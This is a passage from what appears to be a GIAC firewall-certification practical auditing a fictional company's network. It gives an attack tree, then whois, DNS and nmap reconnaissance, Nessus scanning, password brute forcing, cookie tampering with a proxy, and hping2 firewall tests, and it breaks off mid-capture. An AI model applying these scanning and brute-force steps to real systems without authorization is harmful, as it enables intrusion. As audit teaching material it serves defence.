

Figure 3.3-1

Let us describe the structure of our attack tree in greater detail. We identified three potential ways of accessing the Directory Server directly over the network that avoid the Web front-end. One of the ways involves compromising the Directory Server by exploiting its connectivity to the Internet. An alternative approach would require compromising a peer of the Directory Server located closer to the Internet. For instance, an attacker could gain access to the Integration Server in the middleware zone, which is allowed to communicate with the Directory Server using the LDAP protocol. Alternatively, an attacker could compromise another system in the data zone, and attempt to access the Directory Server without the interference of a firewall. These are alternative ways of accessing the Directory Server, which is why their parent is labeled as an “or” goal.

Exploring the possibility of accessing the Directory Server over its link to the Internet, we defined two conditions that need to be satisfied for this subgoal to succeed. First, the attacker needs to penetrate multiple firewalls that separate the Directory Server from the Internet. Second, the attacker would then need to pass through host defenses that should be place on the Directory Server itself. Both of these conditions need to be satisfied before the attacker can gain direct access to the server from the Internet, which is why the parent node is marked as an “and” goal.

One of the purposes of creating an attack tree model is to determine which threats are more important than others. In his description of this approach, Bruce Schneier describes a way of assigning Boolean values to each leaf node in the tree, indicating whether its goal is practical to achieve in the context of the organization’s security infrastructure. Alternatively, analysts can assign monetary or time values to the leaf nodes to represent efforts required to achieve them. The way in which node values propagate up the tree depends on whether the parent of the subgoals is an “and” or an “or” node. The value of an “and” node is equal to the sum of the value of its children, since the cost of satisfying the goal depends on success of both subgoals. The value of an “or” node is equal to the value of the least expensive child, since the attacker is likely to pursue the cheapest alternative in an attempt to satisfy the goal.

Because our attack tree is not complete, it is difficult to assign absolute values to its nodes. Overall, the node representing access to the Directory Server through a peer system is likely to be less costly than a node describing access through a system in the same security zone as the Directory Server. This is because accessing a peer system is likely to require similar steps as accessing a system in the same zone, but the attacker will have one less firewall to penetrate. However, a detailed tree is required to confidently make that conclusion, since analysis might discover a less expensive way of accessing a peer server that will not be affected by the number of firewalls in front of it. We examined leaf nodes in our tree in a less formal manner, which was sufficient to discover possible weaknesses of the security architecture of the organization.

When looking at ways of gaining direct access to a server in the data zone, we believe the most likely way of obtaining sensitive data is to exploit peer relationships between servers located in different security zones. For instance, system architecture does not clarify how the Integration Server is authenticated to the Directory Server when accessing information via LDAP. The Web application of the organization was likely written to access the directory on user's behalf. However, if the attacker is outside the confines of the application context, he or she might be able to gain unauthorized access by manually initiating an LDAP query to the Directory Server from a trusted system in the middleware zone. A possible way of gaining access to intermediate peer servers is likely to involve exploitation of a vulnerability that is not addressed by GIAC Enterprises.

Another concern for privacy and integrity of information stored in the data zone stems from lack of details in the security architecture regarding security measures of the application itself. While the network was architected to confine a compromise to a particular security zone, it may be possible to exploit the Web-based application in a way that the application itself would retrieve data for the attacker.

We commend the use of X.509 certificates when authenticating partners and suppliers, and assume that personnel responsible for administering the application, separate from system and network administrators, also uses X.509 certificates when logging in to the application though the Web interface. Unfortunately, the organization's security architecture presents little information regarding the value of the "Via Admin Desktop" node present in our attack tree. The organization needs to define security architecture for its corporate office due to the potential impact it may have on the production site. For instance, an attacker could infect an administrator's desktop, located in the corporate office, with a trojan that would allow the attacker to access the production site through the administrative link or by monitoring how the administrator logs in to the application through the Web interface.

3.4 Assessment of Defense Perimeter Implementation

The second phase of the security assessment concentrates on the implementation of the defense perimeter from the perspective of an attacker located on the Internet. In this scenario, our engineers take the role of an attacker who does not know anything about security architecture of GIAC Enterprises, and begins that attack with the reconnaissance stage.[19] Our investigation will

[19] Additional attack tactics based solely on the knowledge of the target's domain name were described in the "Auditing the Security Policy" section of Mike Ciavarella's GCFW Practical Assignment in December 2000.

start with the knowledge of the organization's domain name, and will consist of the following steps:

- Obtain Whois and DNS information about the organization.
- Scan the organization's network and publicly accessible servers.
- Locate and examine platform-specific vulnerabilities.
- Analyze application-level vulnerabilities through the Web-based front-end to the site.

The whois database contains information about people and organizations that registered an Internet domain. Because most whois databases are open to the public and only require that the user supply the name of the domain or the IP address in question, it offers a good place to start the reconnaissance state of an attack. The "`whois`" command is provided with most Unix distributions, and typically requires that the user supply the name of the database to query as the command line parameter. Sample whois invocation is demonstrated in Figure 3.4-1 below.

Querying the Whois Database

```
$ whois -h whois.networksolutions.com giacenterprises.com
Registrant:
GIAC Enterprises
   1411 Willow Drive
   New Tripoli, PA 18066
   US

   Domain Name: GIACENTERPRISES.COM

   Administrative Contact:
      Jeremy Welling  jwelling@AOL.COM
      1411 Willow Drive
      New Tripoli, PA 18066
      610-555-1362
   Technical Contact, Billing Contact:
      Adam Mendelssohn  admendel@AOL.COM
      1411 Willow Drive
      New Tripoli, PA 18066
      610-555-1348

   Record last updated on 16-Aug-2000.
   Record expires on 05-Aug-2002.
   Record created on 16-Aug-2000.
   Database last updated on 19-Feb-2001 10:23:07 EST.

   Domain servers in listed order:

   DNS.GIACENTERPRISES.COM      NNN.NNN.NNN.11
   DNS.GIAC-ISP.COM             DNS-GIAC-ISP-IP
```

Figure 3.4-1

Internet domains are managed by several whois databases, and one can determine which publicly accessible database to query based on the Top Level Domain (TLD) suffix, such as ".com" or ".ru", of the domain under scrutiny. Several Web sites offer intelligent whois search capabilities that automatically query the correct whois database, for instance http://www.geektools.com. A powerful Windows-based tool that offers a wide range of investigative functionality, along with whois lookups, is Sam Spade, available at http://www.samspade.org/ssw. Sam Spade also offers much of the functionality of its Windows-based tool over the Web interface at their site.

The whois database typically reveals names and contact information about individuals responsible for administering the domain. This could be used in a social engineering attack against the organization, as well as a starting point for penetrating GIAC Enterprises defenses through its corporate offices. For instance, it may be possible to infect machines belonging to domain administrators through an e-mail-based trojan. Furthermore, contact phone numbers could be used in a phone scan using a "war dialer" such as PhoneSweep, available from http://www.SandStorm.net. Scanning the phone number block allocated to the targeted organization could reveal modem pools and software such as pcAnywhere that could offer an entry point into the corporate network.

The whois database also contains addresses of DNS servers used by the organization. More extensive information pertaining to DNS can be obtained by querying the organization's domain name servers directly using a tool such as nslookup, as demonstrated in Figure 3.4-2 below. We used the query type "`any`" to obtain all available records about the domain. However, had we supplied the "`-debug`" parameter to the command, we could have also obtained the domain's Time To Live (TTL) value, which specifies how often DNS records are updated. Additionally, we could have used the "`ls`" command when running nslookup in interactive mode against primary and secondary DNS servers to attempt performing a zone transfer. If the DNS server was misconfigured, a zone transfer would obtain all records from its domain database.

Obtaining DNS Information

```
$ nslookup -query=any giacenterprises.com
Server:  MYISP-DNS-SERVER
Address:  MYISP-DNS-SERVER-IP

Non-authoritative answer:
giacenterprises.com nameserver = DNS.GIAC-ISP.COM
giacenterprises.com nameserver = DNS.GIACENTERPRISES.COM
giacenterprises.com preference = 0, mail exchanger = MAIL.GIACENTERPRISES.COM

Authoritative answers can be found from:
giacenterprises.com nameserver = DNS.GIAC-ISP.COM
giacenterprises.com nameserver = DNS.GIACENTERPRISES.COM
DNS.GIAC-ISP.COM internet address = DNS-GIAC-ISP-IP
DNS.GIACENTERPRISES.COM internet address = NNN.NNN.NNN.11
MAIL.GIACENTERPRISES.COM internet address = NNN.NNN.NNN.12
```

Figure 3.4-2

Flavors of the nslookup utility are available for most Unix as well as Windows platforms. Sites such as GeekTools and Sam Spade, mentioned earlier, also offer similar domain lookup capabilities. These tools contact DNS servers hosting the domain in question and obtain public

information about that domain, such as the domain's primary and secondary DNS servers, as well as the name of the mail exchange server responsible for processing SMTP mail for the domain. Host names of the organization's Web servers are also publicly available, since they are typically formed by prefixing the company's domain name with "www". They can be resolved to IP addresses using the nslookup utility.

By this stage of the investigation we are aware of IP addresses of several publicly accessible servers comprising the GIAC Enterprises site. Our findings so far are summarized in Figure 3.4-3 below. Note that the secondary DNS server is in a separate IP address range, and probably belongs to the organization's ISP.

GIAC Enterprises Public Servers

Host Function	Host IP Address	Host Name
Primary DNS Server	*NNN.NNN.NNN*.11	DNS.GIACENTERPRISES.COM
Secondary DNS Server	*DNS-GIAC-ISP-IP*	DNS.GIAC-ISP.COM
SMTP Server	*NNN.NNN.NNN*.12	MAIL.GIACENTERPRISES.COM
Web Server	*NNN.NNN.NNN*.10	WWW.GIACENTERPRISES.COM

Figure 3.4-3

Knowing one of the IP addresses on the targeted network allows us to query the whois database at whois.arin.net to determine the size of the address range assigned to the organization. As demonstrated in Figure 3.4-4 below, we are able to determine that GIAC Enterprises obtained the *NNN.NNN.NNN*.0/27 IP address block from its ISP, identified here as "GIAC-ISP". This can also be accomplished using Web-based whois tools from the likes of GeekTools and Sam Spade.

Determining Target Address Range

```
$ whois -h whois. whois.arin.net NNN.NNN.NNN.10
GIAC Enterprises (NETBLK-CW-NNBLK) CW-NNBLK  NNN.NNN.NNN.0 – NNN.NNN.NNN.31
GIAC-ISP (NETBLK-GIACI-NN) GIACI-NN          NNN.NNN.0.0 – NNN.NNN.255.255
```

Figure 3.4-4

Now that we know the IP address range of the targeted network, we can use a scanning tool such as nmap to determine which hosts on the network are accessible from the Internet, and what function they perform. Nmap is a very flexible and powerful tool that works by initiating connections to potential targets and interpreting their responses, or lack thereof, to infer information about them. We would use nmap to scan the entire address block assigned to GIAC Enterprises by supplying the string "*NNN.NNN.NNN*.1-31" at the end of the command line when invoking nmap.[20] We avoid targeting traditional broadcast addresses of all 0's and all 1's because

[20] Additional information regarding the use of nmap is available from the relevant SANS Intrusion Detection FAQ article, as well as from the nmap Web site.

those can be explored separately. In addition to determining which hosts are present, nmap can perform a port scan for each live host. For instance, Figure 3.4-5 below shows what we are likely to see when port-scanning the organization's Web server.

Port-Scanning the Web Server

```
# nmap –v –P0 –sT –p 1-65535 NNN.NNN.NNN.10

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Initiating TCP connect() scan against (NNN.NNN.NNN.10)
Adding TCP port 80 (state open).
Adding TCP port 443 (state open).
The TCP connect scan took 9 seconds to scan 65535 ports.
Interesting ports on (NNN.NNN.NNN.10):
(The 65533 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
```

Figure 3.4-5

The "`-v`" switch to nmap tells it to produce verbose output. If we did not supply the "`-P0`" switch when scanning the port, the program would be unlikely to proceed with the scan because it would attempt to first ping the host to determine whether it is alive. Since GIAC Enterprises firewalls should be configured to deny all ICMP traffic, the ping would not be successful. If the ICMP traffic is allowed through, then the firewall is most likely misconfigured. Furthermore, we used the "`-sT`" switch to perform a full connect scan, as opposed to the often-used Syn scan. This is because many firewalls have built-in protection against Syn Floods that complete the TCP handshake on behalf of the targeted host and causes false positives in Syn scans. Note that we could not use the "`-sU`" switch to scan the host for open UDP ports, because this feature relies on receiving "port unreachable" messages from the organization's router. However, the Border Router on the GIAC Enterprises network was configured not to respond with these messages. Nmap also offers the ability to guess the operating system of the targeted system when the "`-O`" command line parameter is used, although its accuracy may be dampened by a firewall.

After gaining basic understanding regarding the services running on the GIAC Enterprises servers, we can probe for vulnerabilities in specific protocols and applications. For this purpose we recommend using a vulnerability scanner such Nessus. Nessus is available free of charge, and includes a large database of known vulnerabilities that it is able to test for.[21] Nessus comes with a built-in network scanner, and is able to integrate with nmap. However, using nmap separately offers us the flexibility of being able to tightly control its command line parameters. We prefer using Nessus when scanning hosts that we know something about, so that we can fine-tune which vulnerabilities Nessus will probe for. For instance, Figure 3.4-6 on the next page presents the Nessus screen capture demonstrating how its vulnerability scan options can be configured.

[21] More information about Nessus is available on its Web site, as well as in the Network Computing article comparing vulnerability assessment scanners.



Figure 3.4-6

As can be seen from the selection of available vulnerability plugins, Nessus is able to probe on network and transport, as well as on application layers. For instance, Figure 3.4-7 below presents an excerpt from a plugin that tests for existence of a particular program on a Web server.

Sambar Vulnerability Plugin for Nessus

```
data = http_get(item:"/session/sendmail", port:port);
soc = open_sock_tcp(port);
if(soc)
{
  send(socket:soc, data:data);
  buf = recv_line(socket:soc, length:4096);
  close(soc);
  buf = tolower(buf);
  if(" 400 invalid header received " >< buf)exit(0);
  if(" 400 " >< buf)security_warning(port);
}
```

Figure 3.4-7

When scanning a host, Nessus attempts to scan only for vulnerabilities that are likely to apply to the targeted system. Most of the information it obtains could be discovered manually with enough patience, however the size of its vulnerability database and the speed of its operation make Nessus a very useful assessment tool. Of course, as with all automated tools, the auditor should be aware of the possibility of a false positive. Figure 3.4-8 below shows Nessus output when scanning a Web server very much like the one that could be used by GIAC Enterprises. In this case, the program found a program on the Web server that could be vulnerable. Nessus also tells us the version that the targeted Web server advertises itself as.



Figure 3.4-8

Finally, let us look at the Web-based application provided by GIAC Enterprises for its end users. As specified earlier, the application is meant to facilitate distribution for fortune cookie sayings to consumers, and to provide some degree of privileged access to authorized partners and resellers. One of the areas to concentrate on is how access control is enforced through the Web interface. For instance, we expect that attempt to login as a privileged user would fail because this access level should require the use of a client-side x.509 certificate. However, an auditor is likely to discover that access to regular user accounts is based solely on user name and password.

A number of utilities available on the Web allow attackers to bruit force their way into an account by guessing passwords based on character combinations and common word lists. One of such programs is Crack Whore, which offers the ability to guess passwords based on basic HTTP authentication techniques, but does not currently support form-based logins.[22] Figure 3.4-9 on the next page presents a screen shot of how this program could be used in an attempt to guess login credentials of a GIAC Enterprises customer. Note that this utility should be used with caution, as it attempts to contact its Web site whenever the program is launched.

[22] More information about capabilities of Crack Whore is available from the program's Web site.



Figure 3.4-9

One of our favorite programs for reverse engineering and manipulating Web-based forms is Achilles, available for free download from the DigiZen Security Group Web site at http://www.digizen-security.com. Achilles operates as a local proxy server, intercepting the browser's requests as the user accesses Web sites. The program offers its user an ability to view HTTP headers and data as it is being passed between the Web browser and the targeted Web site. Most importantly, Achilles allows the user to manipulate every data segment as it is being sent in either direction. Similar functionality is present in another tool called Proxomitron, which emphasizes automated data modification, but does not offer the same degree of manual control.[23]

In an attempt to exploit careless programming scenarios, an attacker may try manipulating form elements to cause the application to behave in an unintended way. This is particularly true of attempts to enforce data submission integrity on the browser's side without verifying submitted information on the server. Additionally, an attacker may attempt manipulating browser cookie values, which are often used for single sign-on purposes. Figure 3.4-10 on the next page presents a simple example of using Achilles to manipulate cookie data. In this case, we are attempting to exploit a primitive Web-based voting mechanism that saves a cookie in the user's browser to ensure that the user only votes once. Achilles allowed us to intercept and eliminate the cookie as

[23] More information about Proxomitron is available on its Web site.

the browser attempted to present it to the Web site, allowing us to place as many votes as we desired. There are numerous ways in which this vulnerability could have been exploited; we present it here as an illustration of the use of a program such as Achilles.



Figure 3.4-10

3.5 Assessment of Defense Component Implementation

The third and final phase of the audit involves examining security aspects of each defense component with some knowledge of the site's security architecture. This involves using network and port-scanning techniques described in the previous section, except most of the probes will occur from within the GIAC Enterprises network. This part of the security assessment is required to ensure the thoroughness of the audit process, since it is possible that an attacker may gain access to an internal system no matter how good the organization's defense perimeter. To verify that the security policy is implemented properly, we would attempt to initiate network communications that should be blocked by firewalls. For instance, Figure 3.5-1 presents the desired response when connecting to the Application Server's SSH port from the Web Server. Only the Management server should be authorized to make such connections.

Unauthorized SSH Connection Attempt from Web Server

```
$ telnet 192.168.2.200 22
Trying 192.168.2.200...
telnet: Unable to connect to remote host: Connection timed out
```

Figure 3.5-1

Additionally, we would connect a network sniffer, such as tcpdump or Network Associates Sniffer to the Switch Port Analyzer (SPAN) port on each of the organization's switches. This would allow us to monitor traffic on the network to ensure that only expected communications take place. For example, Figure 3.5-2 below shows a packet captured using sniffing facilities of Snort IDS. This particular packet actually captures an administrator's attempt to the Application Server from the Management Server via SSH, and should contain only encrypted data. The "`-d`" command line parameter to Snort tells it to capture the packet's data payload.

Captured Login from Management Server to Application Server

```
# snort -v -d
                        ... cut for brevity ...

02/20-14:24:08.377863 192.168.3.200:1521 -> 208.210.2.200:22
TCP TTL:64 TOS:0x0 ID:52832 IpLen:20 DgmLen:128 DF
***AP*** Seq: 0x8439610A  Ack: 0xCD50A063  Win: 0x7FB8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3598635 10557957
18 96 98 CD C9 93 6D 6B E6 63 52 1E 22 FD 60 A8  ......mk.cR."`.
FA 30 FF 06 68 86 4D F8 D8 DC BB EA 01 B0 1A E1  .0..h.M.........
A8 A6 6D 3E 9B 5F BC EA D1 6F 37 C0 AA F1 72 56  ..m>._...o7...rV
99 61 79 BE 64 E8 6D FC AE 06 A2 8D D1 78 50 97  .ay.d.m......xP.
C4 3E 12 77 CD 51 19 BD D4 CC D1 0D              .>.w.Q......
```

Figure 3.5-2

We would also examine server operating system configuration to ensure that unnecessary services are disabled. This should be done by scanning each server from within its subnet, as well as by listing open ports using the "`netstat`" command on each server. For instance, the Web server should only be listening on HTTP, HTTPS, and SSH ports. Running this command as illustrated in Figure 3.5-3 below reveals that the server is also listening on TCP port 23, which suggests that the telnet daemon is currently enabled. Scanning the host from another server in the same security zone could have also discovered this vulnerability. The nmap scan of this server discussed earlier did not expose this weakness because the system was protected by the Presentation Firewall.

Listening Ports on the Web Server

```
# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address       Foreign Address     State
tcp        0      0 0.0.0.0:23          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:80          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:443         0.0.0.0:*           LISTEN
```

Figure 3.5-3

Finally, we suggest verifying that ICMP traffic is not able to traverse GIAC Enterprises firewalls. This is especially important because the security policy described earlier did not explicitly state that it should be denied, assuming that it will be denied by the default rule of blocking everything

that is not explicitly allowed. However, firewalls and routers have a tendency to treat ICMP traffic differently from TCP and UDP. One of the ways to test ICMP connectivity is through the use of the "`ping`" command, available in most operating systems. A more dubious approach would attempt sending ICMP echo-reply packets to the organization's network, to see whether a targeted host responds. Having a network sniffer on both ends of the connection would allow auditors to determine whether the firewall allows echo-reply packets through with the assumption that they are responses to echo-requests that originated from the internal network.

Figure 3.5-4 below demonstrates the use of a powerful scanning and packet crafting utility called hping2.[24] In this case, we utilized hping2 to craft two ICMP echo-response packets, which correspond to packets with ICMP type 0 and code 0.

Crafting ICMP Echo-Reply Packets

```
# hping2 --icmp --icmptype 0 --icmpcode 0 --count 2 NNN.NNN.NNN.11
HPING NNN.NNN.NNN.11 (fxp0 NNN.NNN.NNN.11): icmp mode set, 28
headers + 0 data bytes
28 bytes from MYHOST-IP: icmp_seq=0 ttl=64 id=1653 rtt=0.0 ms
28 bytes from MYHOST-IP: icmp_seq=1 ttl=64 id=38410 rtt=0.0 ms

--- NNN.NNN.NNN.11 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 3.5-4

We used packet capture capacity of Snort IDS running on the *MYHOST-IP* machine to ensure that crafted packets were, indeed, ICMP echo-replies, as illustrated in Figure 3.5-5 below. A similar sniffing device on the targeted network would allow us to determine whether these packets were able to penetrate the organization's firewall even if we did not receive any responses.

Observing Crafted ICMP Echo-Reply Packets

```
# snort -v -d icmp
                        ... cut for brevity ...

02/20-03:35:53.787222 208.210.124.57 -> 64.32.193.87
ICMP TTL:64 TOS:0x0 ID:30607
